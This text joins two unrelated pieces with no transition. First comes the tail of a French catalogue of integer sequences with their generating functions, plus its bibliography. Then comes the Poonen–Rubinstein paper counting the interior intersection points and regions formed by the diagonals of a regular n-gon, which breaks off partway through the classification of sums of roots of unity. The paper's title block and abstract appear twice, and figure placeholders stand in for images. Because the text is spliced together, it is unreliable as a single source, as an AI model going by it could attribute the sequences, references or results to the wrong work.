1, 4, 14, 44, 133, 392, 1140, 3288, 9438, 27016, 77220, 220584, 630084, 1800384, 5147328, 14727168, 42171849, 120870324, 346757334, 995742748, 2862099185
Réf. : JCT A23 293 77.

$$\frac{1 - 4\,z + 2\,z^2 + 4\,z^3 - z^4 - \left(-\left(-1 + 2\,z + 3\,z^2\right)\,\left(1 - 3\,z + z^2 + z^3\right)^2\right)^{1/2}}{z^8}$$

1, 5, 20, 70, 230, 726, 2235, 6765, 20240, 60060, 177177, 520455, 1524120, 4453320, 12991230, 37854954, 110218905, 320751445, 933149470, 2714401580, 7895719634
Réf. : JCT A23 293 77.

$$\frac{-1/2\,(-1+5z-5z^2-5z^3+5z^4+z^5)}{z^{10}}+\frac{\left(-(z+1)(3z-1)(z^2+z-1)^2(z^2-3z+1)^2\right)^{1/2}}{z^{10}}$$

1, 6, 27, 104, 369, 1242, 4037, 12804, 39897, 122694, 373581, 1128816, 3390582, 10136556, 30192102, 89662216, 265640691, 785509362, 2319218869, 6839057544
Réf. : JCT A23 293 77.

$$\frac{1/2\,(1-6z+9z^2+4z^3-12z^4+2z^6)}{z^{12}}-\frac{\left(-(z+1)(3z-1)(z-1)^2(2z-1)^2(2z^2+2z-1)^2\right)^{1/2}}{z^{12}}$$

1, 2, 6, 16, 45, 126, 357, 1016, 2907, 8350, 24068, 69576, 201643, 585690, 1704510, 4969152, 14508939, 42422022, 124191258, 363985680, 1067892399, 3136046298, 9217554129
Réf. : Comtet Louis, Advanced Combinatorics, p. 78.

$$\frac{z+(z+1)^{1/2}(1-3z)^{1/2}-1}{2\,(z^2(z+1)^{1/2}(1-3z)^{1/2})}$$

1, 3, 9, 26, 75, 216, 623, 1800, 5211, 15115, 43923
Réf. : AAM 9 340 88.

$$\frac{1-3z-\left(-(3z^2+2z-1)(-1+2z)\right)^{1/2}}{2\,(3z^4-z^3)}$$

BIBLIOGRAPHIE

[AS1] M. Abramowitz and I. A. Stegun, Handbook of Mathematical Functions, National Bureau of Standards, Washington DC, 1964; Dover, NY, 1965.
[BaKa] A. Bachem, R. Kannan, *Lattices and the basis reduction algorithm,* Carnegie Mellon University, rapport interne. 1984.
[BP] F. Bergeron, S. Plouffe, *Computing the generating function of a serie given its first terms*, Rapport de recherche #164, Université du Québec à Montréal, octobre 1991. , Journal of Experimental Mathematics Vol. 1 ,#4, (1992).
[Comtet74] Comtet, L, Advanced Combinatorics, Reidel 1974.
[Comtet64] Comtet, L, Calcul pratique des coefficients de Taylor d'une fonction algébrique. *L'enseignement Mathématique* 10 (1964), 267-270.
[gfun] B. Salvy, P. Zimmermann, Gfun: A Maple Package for the manipulation of Generating and holonomic functions in One Variable. Rapport Technique, INRIA, Novembre 1992.
[GKP] R. L. Graham, D. E. Knuth and O. Patashnik, Concrete Mathematics, Addison-Wesley, Reading, MA, 1990.
[Kannan] Kannan R., Algorithmic Theory of Numbers, Annual Review of Computer Science, vol. 2, (1987), pp. 231-267.
[LLL] Kannan, Lenstra, Lovasz, 16Th ACM Symposium on the Theory of Computation, (1984).
[M5] B.W. Char, K.O. Geddes, G.H. Gonnet, B.L. Leong, M.B. Monagan, S.M. Watt, MAPLE V Library Reference Manual, Springer Verlag, (1991), Waterloo Maple Publishing.
[Pari] C. Batut, D. Bernardi, H. Cohen, M. Olivier, User's guide to PARI-GP, Version 1.36, Université Bordeaux I, document interne, 8 Décembre 1991.
[Plo] S. Plouffe, *Approximations de séries génératrices et quelques conjectures*, Mémoire de Maîtrise, Université du Québec à Montréal, Août 1992.
[Plsl] S. Plouffe, N.J.A. Sloane, *The Encyclopedia Of integer Sequences,* Academic Press, San Diego, 1995.
[Sl] N.J.A. Sloane, *AHandbook of Integer Sequences*, Academic Press, New York, 1973.
[Sta80] R. Stanley, *Differentiably finite power series*, European Journal of Combinatorics, vol. 1,(1980), p.175-188.
[Tutte] W. T. Tutte, *A Census of planar maps,* Canadian Journal of Mathematics, Vol. 15, (1963) page 249-271.

Abbréviations des références

[AAM] Advances in Applied Mathematics
[CAY] A. Cayley, Collected Mathematical Papers, Vols. 1--13, Cambridge Univ. Press, London, 1889--1897.
[CJM] Canadian Journal of Mathematics
[JCT] Journal of Combinatorial Theory.
[IC] Information and Control.
[AEQ] Aequationes Mathematicae.
[C1] L. Comtet, Advanced Combinatorics, Reidel, Dordrecht, Holland, 1974.

SIAM Journal on Discrete Mathematics
Volume 11, Number 1
pp. 135-156

The Number of Intersection Points Made by the Diagonals of a Regular Polygon

Bjorn Poonen, Michael Rubinstein

Abstract. We give a formula for the number of interior intersection points made by the diagonals of a regular n-gon. The answer is a polynomial on each residue class modulo 2520. We also compute the number of regions formed by the diagonals, by using Euler's formula $V - E + F = 2$.

Key words. regular polygons, diagonals, intersection points, roots of unity, adventitious quadrangles

AMS Subject Classifications. Primary, 51M04; Secondary, 11R18

DOI. 10.1137/S0895480195281246

THE NUMBER OF INTERSECTION POINTS MADE BY THE DIAGONALS OF A REGULAR POLYGON

BJORN POONEN AND MICHAEL RUBINSTEIN

ABSTRACT. We give a formula for the number of interior intersection points made by the diagonals of a regular n-gon. The answer is a polynomial on each residue class modulo 2520. We also compute the number of regions formed by the diagonals, by using Euler's formula $V - E + F = 2$.

1. INTRODUCTION

We will find a formula for the number $I(n)$ of intersection points formed inside a regular n-gon by its diagonals. The case $n = 30$ is depicted in Figure 1. For a *generic* convex n-gon, the answer would be $\binom{n}{4}$, because every four vertices would be the endpoints of a unique pair of intersecting diagonals. But $I(n)$ can be less, because in a regular n-gon it may happen that three or more diagonals meet at an interior point, and then some of the $\binom{n}{4}$ intersection points will coincide. In fact, if n is even and at least 6, $I(n)$ will always be less than $\binom{n}{4}$, because there will be $n/2 \geq 3$ diagonals meeting at the center point. It will result from our analysis that for $n > 4$, the maximum number of diagonals of the regular n-gon that meet at a point other than the center is

2 if n is odd,
3 if n is even but not divisible by 6,
5 if n is divisible by 6 but not 30, and,
7 if n is divisible by 30.

with two exceptions: this number is 2 if $n = 6$, and 4 if $n = 12$. In particular, it is impossible to have 8 or more diagonals of a regular n-gon meeting at a point other than the center. Also, by our earlier remarks, the fact that no three diagonals meet when n is odd will imply that $I(n) = \binom{n}{4}$ for odd n.

A careful analysis of the possible configurations of three diagonals meeting will provide enough information to permit us in theory to deduce a formula for $I(n)$. But because the explicit description of these configurations is so complex, our strategy will be instead to use this information to deduce only the *form* of the answer, and then to compute the answer for enough small n that we can determine the result precisely. The computations are done in Mathematica, Maple and C, and annotated source codes can be obtained via anonymous ftp at `http://math.berkeley.edu/~poonen`.

Date: November 18, 1997.

1991 *Mathematics Subject Classification.* Primary 51M04; Secondary 11R18.

Key words and phrases. regular polygons, diagonals, intersection points, roots of unity, adventitious quadrangles.

The first author is supported by an NSF Mathematical Sciences Postdoctoral Research Fellowship. Part of this work was done at MSRI, where research is supported in part by NSF grant DMS-9022140.




FIGURE 1. The 30-gon with its diagonals. There are 16801 interior intersection points: 13800 two line intersections, 2250 three line intersections, 420 four line intersections, 180 five line intersections, 120 six line intersections, 30 seven line intersections, and 1 fifteen line intersection.

In order to write the answer in a reasonable form, we define

$$\delta_m(n) = \begin{cases} 1 & \text{if } n \equiv 0 \pmod{m}, \\ 0 & \text{otherwise.} \end{cases}$$

Theorem 1. *For $n \geq 3$,*

$$\begin{aligned} I(n) &= \binom{n}{4} + (-5n^3 + 45n^2 - 70n + 24)/24 \cdot \delta_2(n) - (3n/2) \cdot \delta_4(n) \\ &\quad + (-45n^2 + 262n)/6 \cdot \delta_6(n) + 42n \cdot \delta_{12}(n) + 60n \cdot \delta_{18}(n) \\ &\quad + 35n \cdot \delta_{24}(n) - 38n \cdot \delta_{30}(n) - 82n \cdot \delta_{42}(n) - 330n \cdot \delta_{60}(n) \\ &\quad - 144n \cdot \delta_{84}(n) - 96n \cdot \delta_{90}(n) - 144n \cdot \delta_{120}(n) - 96n \cdot \delta_{210}(n). \end{aligned}$$

Further analysis, involving Euler's formula $V - E + F = 2$, will yield a formula for the number $R(n)$ of regions that the diagonals cut the n-gon into.

Theorem 2. *For $n \geq 3$,*

$$\begin{aligned} R(n) &= (n^4 - 6n^3 + 23n^2 - 42n + 24)/24 \\ &\quad + (-5n^3 + 42n^2 - 40n - 48)/48 \cdot \delta_2(n) - (3n/4) \cdot \delta_4(n) \\ &\quad + (-53n^2 + 310n)/12 \cdot \delta_6(n) + (49n/2) \cdot \delta_{12}(n) + 32n \cdot \delta_{18}(n) \\ &\quad + 19n \cdot \delta_{24}(n) - 36n \cdot \delta_{30}(n) - 50n \cdot \delta_{42}(n) - 190n \cdot \delta_{60}(n) \\ &\quad - 78n \cdot \delta_{84}(n) - 48n \cdot \delta_{90}(n) - 78n \cdot \delta_{120}(n) - 48n \cdot \delta_{210}(n). \end{aligned}$$

These problems have been studied by many authors before, but this is apparently the first time the correct formulas have been obtained. The Dutch mathematician Gerrit Bol [1] gave a complete solution in 1936, except that a few of the coefficients in his formulas are wrong. (A few misprints and omissions in Bol's paper are mentioned in [11].)

The approaches used by us and Bol are similar in many ways. One difference (which is not too substantial) is that we work as much as possible with roots of unity whereas Bol tended to use more trigonometry (integer relations between sines of rational multiples of π). Also, we relegate much of the work to the computer, whereas Bol had to enumerate the many cases by hand. The task is so formidable that it is amazing to us that Bol was able to complete it, and at the same time not so surprising that it would contain a few errors!

Bol's work was largely forgotten. In fact, even we were not aware of his paper until after deriving the formulas ourselves. Many other authors in the interim solved special cases of the problem. Steinhaus [14] posed the problem of showing that no three diagonals meet internally when n is prime, and this was solved by Croft and Fowler [3]. (Steinhaus also mentions this in [13], which includes a picture of the 23-gon and its diagonals.) In the 1960s, Heineken [6] gave a delightful argument which generalized this to all odd n, and later he [7] and Harborth [4] independently enumerated all three-diagonal intersections for n not divisible by 6.

The classification of three-diagonal intersections also solves Colin Tripp's problem [15] of enumerating "adventitious quadrilaterals," those convex quadrilaterals for which the angles formed by sides and diagonals are all rational multiples of π. See Rigby's paper [11] or the summary [10] for details. Rigby, who was aware of Bol's work, mentions that Monsky and Pleasants also each independently classified all three-diagonal intersections of regular n-gons. Rigby's papers partially solve




FIGURE 2.

Tripp's further problem of proving the existence of all adventitious quadrangles using only elementary geometry; i.e., without resorting to trigonometry.

All the questions so far have been in the Euclidean plane. What happens if we count the interior intersections made by the diagonals of a hyperbolic regular n-gon? The answers are exactly the same, as pointed out in [11], because if we use Beltrami's representation of points of the hyperbolic plane by points inside a circle in the Euclidean plane, we can assume that the center of the hyperbolic n-gon corresponds to the center of the circle, and then the hyperbolic n-gon with its diagonals looks in the model exactly like a Euclidean regular n-gon with its diagonals. It is equally easy to see that the answers will be the same in elliptic geometry.

2. When do three diagonals meet?

We now begin our derivations of the formulas for $I(n)$ and $R(n)$. The first step will be to find a criterion for the concurrency of three diagonals. Let A, B, C, D, E, F be six distinct points in order on a unit circle dividing up the circumference into arc lengths u, x, v, y, w, z and assume that the three chords AD, BE, CF meet at P (see Figure 2).

By similar triangles, $AF/CD = PF/PD$, $BC/EF = PB/PF$, $DE/AB = PD/PB$. Multiplying these together yields

$$(AF \cdot BC \cdot DE)/(CD \cdot EF \cdot AB) = 1,$$

and so

$$\sin(u/2)\sin(v/2)\sin(w/2) = \sin(x/2)\sin(y/2)\sin(z/2). \tag{1}$$

Conversely, suppose six distinct points A, B, C, D, E, F partition the circumference of a unit circle into arc lengths u, x, v, y, w, z and suppose that (1) holds. Then the three diagonals AD, BE, CF meet in a single point which we see as follows. Let lines AD and BE intersect at P_0 . Form the line through F and P_0 and let C' be the other intersection point of FP_0 with the circle. This partitions the circumference into arc lengths u, x, v', y', w, z. As shown above, we have

$$\sin(u/2)\sin(v'/2)\sin(w/2) = \sin(x/2)\sin(y'/2)\sin(z/2)$$

and since we are assuming that (1) holds for u, x, v, y, w, z we get

$$\frac{\sin(v'/2)}{\sin(y'/2)} = \frac{\sin(v/2)}{\sin(y/2)}.$$

Let $\alpha = v + y = v' + y'$. Substituting $v = \alpha - y$, $v' = \alpha - y'$ above we get

$$\frac{\sin(\alpha/2)\cos(y'/2) - \cos(\alpha/2)\sin(y'/2)}{\sin(y'/2)} = \frac{\sin(\alpha/2)\cos(y/2) - \cos(\alpha/2)\sin(y/2)}{\sin(y/2)}$$

and so

$$\cot(y'/2) = \cot(y/2).$$

Now $0 < \alpha/2 < \pi$, so $y = y'$ and hence $C = C'$. Thus, the three diagonals AD, BE, CF meet at a single point.

So (1) gives a necessary and sufficient condition (in terms of arc lengths) for the chords AD, BE, CF formed by six distinct points A, B, C, D, E, F on a unit circle to meet at a single point. In other words, to give an explicit answer to the question in the section title, we need to characterize the positive rational solutions to

$$\begin{aligned} \sin(\pi U)\sin(\pi V)\sin(\pi W) &= \sin(\pi X)\sin(\pi Y)\sin(\pi Z) \qquad (2)\\ U + V + W + X + Y + Z &= 1. \end{aligned}$$

(Here $U = u/(2\pi)$, etc.) This is a trigonometric diophantine equation in the sense of [2], where it is shown that in theory, there is a finite computation which reduces the solution of such equations to ordinary diophantine equations. The solutions to the analogous equation with only two sines on each side are listed in [9].

If in (2), we substitute $\sin(\theta) = (e^{i\theta} - e^{-i\theta})/(2i)$, multiply both sides by $(2i)^3$, and expand, we get a sum of eight terms on the left equalling a similar sum on the right, but two terms on the left cancel with two terms on the right since $U+V+W = 1-(X+Y+Z)$, leaving

$$-e^{i\pi(V+W-U)} + e^{-i\pi(V+W-U)} - e^{i\pi(W+U-V)} + e^{-i\pi(W+U-V)} - e^{i\pi(U+V-W)} + e^{-i\pi(U+V-W)} =$$
$$-e^{i\pi(Y+Z-X)} + e^{-i\pi(Y+Z-X)} - e^{i\pi(Z+X-Y)} + e^{-i\pi(Z+X-Y)} - e^{i\pi(X+Y-Z)} + e^{-i\pi(X+Y-Z)}.$$

If we move all terms to the left hand side, convert minus signs into $e^{-i\pi}$, multiply by $i = e^{i\pi/2}$, and let

$$\begin{aligned} \alpha_1 &= V + W - U - 1/2\\ \alpha_2 &= W + U - V - 1/2\\ \alpha_3 &= U + V - W - 1/2\\ \alpha_4 &= Y + Z - X + 1/2\\ \alpha_5 &= Z + X - Y + 1/2\\ \alpha_6 &= X + Y - Z + 1/2, \end{aligned}$$

we obtain

$$\sum_{j=1}^{6} e^{i\pi\alpha_j} + \sum_{j=1}^{6} e^{-i\pi\alpha_j} = 0, \tag{3}$$

in which $\sum_{j=1}^{6} \alpha_j = U+V+W+X+Y+Z = 1$. Conversely, given rational numbers $\alpha_1, \alpha_2, \alpha_3, \alpha_4, \alpha_5, \alpha_6$ (not necessarily positive) which sum to 1 and satisfy (3), we can recover U, V, W, X, Y, Z, (for example, $U = (\alpha_2 + \alpha_3)/2 + 1/2$), but we must check that they turn out positive.

3. Zero as a sum of 12 roots of unity

In order to enumerate the solutions to (2), we are led, as in the end of the last section, to classify the ways in which 12 roots of unity can sum to zero. More generally, we will study relations of the form

$$\sum_{i=1}^{k} a_i \eta_i = 0, \tag{4}$$

where the a_i are positive integers, and the η_i are distinct roots of unity. (These have been studied previously by Schoenberg [12], Mann [8], Conway and Jones [2], and others.) We call $w(S) = \sum_{i=1}^{k} a_i$ the *weight* of the relation S. (So we shall be particularly interested in relations of weight 12.) We shall say the relation (4) is *minimal* if it has no nontrivial subrelation; i.e., if

$$\sum_{i=1}^{k} b_i \eta_i = 0, \quad a_i \geq b_i \geq 0$$

implies either $b_i = a_i$ for all i or $b_i = 0$ for all i. By induction on the weight, any relation can be represented as a sum of minimal relations (but the representation need not be unique).

Let us give some examples of minimal relations. For each $n \geq 1$, let $\zeta_n = \exp(2\pi i/n)$ be the standard primitive n-th root of unity. For each prime p, let R_p be the relation

$$1 + \zeta_p + \zeta_p^2 + \cdots + \zeta_p^{p-1} = 0.$$

Its minimality follows from the irreducibility of the cyclotomic polynomial. Also we can "rotate" any relation by multiplying through by an arbitrary root of unity to obtain a new relation. In fact, Schoenberg [12] proved that every relation (even those with possibly negative coefficients) can be obtained as a linear combination with positive and negative integral coefficients of the R_p and their rotations. But we are only allowing positive combinations, so it is not clear that these are enough to generate all relations.

In fact it is not even true! In other words, there are other minimal relations. If we subtract R_3 from R_5, cancel the 1's and incorporate the minus signs into the roots of unity, we obtain a new relation

$$\zeta_6 + \zeta_6^{-1} + \zeta_5 + \zeta_5^2 + \zeta_5^3 + \zeta_5^4 = 0, \tag{5}$$

which we will denote $(R_5 : R_3)$. In general, if S and $T_1, T_2, \ldots, T_j$ are relations, we will use the notation $(S : T_1, T_2, \ldots, T_j)$ to denote any relation obtained by rotating the T_i so that each shares exactly one root of unity with S which is different for each i, subtracting them from S, and incorporating the minus signs into the

Weight	Relation type	Number of relations of that type
2	R_2	1
3	R_3	1
5	R_5	1
6	$(R_5 : R_3)$	1
7	$(R_5 : 2R_3)$	2
	R_7	1
8	$(R_5 : 3R_3)$	2
	$(R_7 : R_3)$	1
9	$(R_5 : 4R_3)$	1
	$(R_7 : 2R_3)$	3
10	$(R_7 : 3R_3)$	5
	$(R_7 : R_5)$	1
11	$(R_7 : 4R_3)$	5
	$(R_7 : R_5, R_3)$	6
	$(R_7 : (R_5 : R_3))$	6
	R_{11}	1
12	$(R_7 : 5R_3)$	3
	$(R_7 : R_5, 2R_3)$	15
	$(R_7 : (R_5 : R_3), R_3)$	36
	$(R_7 : (R_5 : 2R_3))$	14
	$(R_{11} : R_3)$	1

TABLE 1. The 107 minimal relations of weight up to 12.

roots of unity. For notational convenience, we will write $(R_5 : 4R_3)$ for $(R_5 : R_3, R_3, R_3, R_3)$, for example. Note that although $(R_5 : R_3)$ denotes unambiguously (up to rotation) the relation listed in (5), in general there will be many relations of type $(S : T_1, T_2, \ldots, T_j)$ up to rotational equivalence. Let us also remark that including R_2's in the list of T's has no effect.

It turns out that recursive use of the construction above is enough to generate all minimal relations of weight up to 12. These are listed in Table 1. The completeness and correctness of the table will be proved in Theorem 3 below. Although there are 107 minimal relations up to rotational equivalence, often the minimal relations within one of our classes are Galois conjugates. For example, the two minimal relations of type $(R_5 : 2R_3)$ are conjugate under $\mathrm{Gal}(\mathbb{Q}(\zeta_{15})/\mathbb{Q})$, as pointed out in [8].

The minimal relations with $k \leq 7$ (k defined as in (4)) had been previously catalogued in [8], and those with $k \leq 9$ in [2]. In fact, the a_i in these never exceed 1, so these also have weight less than or equal to 9.

Theorem 3. *Table 1 is a complete listing of the minimal relations of weight up to 12 (up to rotation).*

The following three lemmas will be needed in the proof.

Lemma 1. *If the relation (4) is minimal, then there are distinct primes $p_1 < p_2 < \cdots < p_s \leq k$ so that each η_i is a $p_1 p_2 \cdots p_s$-th root of unity, after the relation has been suitably rotated.*

Proof. This is a corollary of Theorem 1 in [8]. □

Lemma 2. *The only minimal relations (up to rotation) involving only the $2p$-th roots of unity, for p prime, are R_2 and R_p.*

Proof. Any $2p$-th root of unity is of the form $\pm\zeta^i$. If both $+\zeta^i$ and $-\zeta^i$ occurred in the same relation, then R_2 occurs as a subrelation. So the relation has the form

$$\sum_{i=0}^{p-1} c_i \zeta_p^i = 0$$

By the irreducibility of the cyclotomic polynomial, $\{1, \zeta_p, \ldots, \zeta_p^{p-1}\}$ are independent over $\mathbb{Q}$ save for the relation that their sum is zero, so all the c_i must be equal. If they are all positive, then R_p occurs as a subrelation. If they are all negative, then R_p rotated by -1 (i.e., 180 degrees) occurs as a subrelation. □

Lemma 3. *Suppose S is a minimal relation, and $p_1 < p_2 < \cdots < p_s$ are picked as in Lemma 1 with $p_1 = 2$ and p_s minimal. If $w(S) < 2p_s$, then S (or a rotation) is of the form $(R_{p_s} : T_1, T_2, \ldots, T_j)$ where the T_i are minimal relations not equal to R_2 and involving only $p_1 p_2 \cdots p_{s-1}$-th roots of unity, such that $j < p_s$ and*

$$\sum_{i=1}^{j} [w(T_i) - 2] = w(S) - p_s.$$

Proof. Since every $p_1 p_2 \ldots p_s$-th root of unity is uniquely expressible as the product of a $p_1 p_2 \ldots p_{s-1}$-th root of unity and a p_s-th root of unity, the relation can be rewritten as

$$\sum_{i=0}^{p_s-1} f_i \zeta_{p_s}^i = 0, \tag{6}$$

where each f_i is a sum of $p_1 p_2 \ldots p_{s-1}$-th roots of unity, which we will think of as a sum (not just its value).

Let K_m be the field obtained by adjoining the $p_1 p_2 \ldots p_m$-th roots of unity to $\mathbb{Q}$. Since $[K_s : K_{s-1}] = \phi(p_1 p_2 \cdots p_s)/\phi(p_1 p_2 \cdots p_{s-1}) = \phi(p_s) = p_s - 1$, the only linear relation satisfied by $1, \zeta_{p_s}, \ldots, \zeta_{p_s}^{p_s-1}$ over K_{s-1} is that their sum is zero. Hence (6) forces the values of the f_i to be equal.

The total number of roots of unity in all the f_i's is $w(S) < 2p_s$, so by the pigeonhole principle, some f_i is zero or consists of a single root of unity. In the former case, each f_j sums to zero, but at least two of these sums contain at least one root of unity, since otherwise s was not minimal, so one of these sums gives a subrelation of S, contradicting its minimality. So some f_i consists of a single root of unity. By rotation, we may assume $f_0 = 1$. Then each f_i sums to 1, and if it is not simply the single root of unity 1, the negatives of the roots of unity in f_i together with 1 form a relation T_i which is not R_2 and involves only $p_1 p_2 \cdots p_{s-1}$-th roots of unity, and it is clear that S is of type $(R_{p_s} : T_{i_1}, T_{i_2}, \ldots, T_{i_j})$. If one of the T's were not minimal, then it could be decomposed into two nontrivial subrelations, one of which would not share a root of unity with the R_{p_s}, and this would give a nontrivial subrelation of S, contradicting the minimality of S. Finally, $w(S)$ must equal the sum of the weights of R_{p_s} and the T's, minus $2j$ to account for the roots of unity that are cancelled in the construction of $(R_{p_s} : T_{i_1}, T_{i_2}, \ldots, T_{i_j})$. □

Proof of Theorem 3. We will content ourselves with proving that every relation of weight up to 12 can be decomposed into a sum of the ones listed in Table 1, it then being straightforward to check that the entries in the table are distinct, and that none of them can be further decomposed into relations higher up in the table.

Let S be a minimal relation with $w(S) \leq 12$. Pick $p_1 < p_2 < \cdots < p_s$ as in Lemma 1 with $p_1 = 2$ and p_s minimal. In particular, $p_s \leq 12$, so $p_s = 2,3,5,7$, or 11.

Case 1: $p_s \leq 3$

Here the only minimal relations are R_2 and R_3, by Lemma 2.

Case 2: $p_s = 5$

If $w(S) < 10$, then we may apply Lemma 3 to deduce that S is of type $(R_5 : T_1, T_2, \ldots, T_j)$ Each T must be R_3 (since $p_{s-1} \leq 3$), and $j = w(S) - 5$ by the last equation in Lemma 3. The number of relations of type $(R_5 : jR_3)$, up to rotation, is $\binom{5}{j}/5$. (There are $\binom{5}{j}$ ways to place the R_3's, but one must divide by 5 to avoid counting rotations of the same relation.)

If $10 \leq w(S) \leq 12$, then write S as in (6). If some f_i consists of zero or one roots of unity, then the argument of Lemma 3 applies, and S must be of the form $(R_5 : jR_3)$ with $j \leq 4$, which contradicts the last equation in the Lemma. Otherwise the numbers of (sixth) roots of unity occurring in f_0, f_1, f_2, f_3, f_4 must be 2,2,2,2,2 or 2,2,2,2,3 or 2,2,2,3,3 or 2,2,2,2,4 in some order. So the common value of the f_i is a sum of two sixth roots of unity. By rotating by a sixth root of unity, we may assume this value is 0, 1, $1 + \zeta_6$, or 2. If it is 0 or 1, then the arguments in the proof of Lemma 3 apply. Next assume it is $1 + \zeta_6$. The only way two sixth roots of unity can sum to $1 + \zeta_6$ is if they are 1 and ζ_6 in some order. The only ways three sixth roots of unity can sum to $1 + \zeta_6$ is if they are $1, 1, \zeta_6^2$ or $\zeta_6, \zeta_6, \zeta_6^{-1}$. So if the numbers of roots of unity occurring in f_0, f_1, f_2, f_3, f_4 are 2,2,2,2,2 or 2,2,2,2,3, then S will contain R_5 or its rotation by ζ_6, and the same will be true for 2,2,2,3,3 unless the two f_i with three terms are $1 + 1 + \zeta_6^2$ and $\zeta_6 + \zeta_6 + \zeta_6^{-1}$, in which case S contains $(R_5 : R_3)$. It is impossible to write $1 + \zeta_6$ as a sum of sixth roots of unity without using 1 or ζ_6, so if the numbers are 2,2,2,2,4, then again S contains R_5 or its rotation by ζ_6. Thus we get no new relations where the common value of the f_i is $1 + \zeta_6$. Lastly, assume this common value is 2. Any representation of 2 as a sum of four or fewer sixth roots of unity contains 1, unless it is $\zeta_6 + \zeta_6 + \zeta_6^{-1} + \zeta_6^{-1}$, so S will contain R_5 except possibly in the case where f_0, f_1, f_2, f_3, f_4 are 2,2,2,2,4 in some order, and the 4 is as above. But in this final remaining case, S contains $(R_5 : R_3)$. Thus there are no minimal relations S with $p_s = 5$ and $10 \leq w(S) \leq 12$.

Case 3: $p_s = 7$

Since $w(S) \leq 12 < 2 \cdot 7$, we can apply Lemma 3. Now the sum of $w(T_i) - 2$ is required to be $w(S) - 7$ which is at most 5, so the T's that may be used are R_3, R_5, $(R_5 : R_3)$, and the two of type $(R_5 : 2R_3)$, for which weight minus 2 equals 1, 3, 4, and 5, respectively. So the problem is reduced to listing the partitions of $w(S) - 7$ into parts of size 1, 3, 4, and 5.

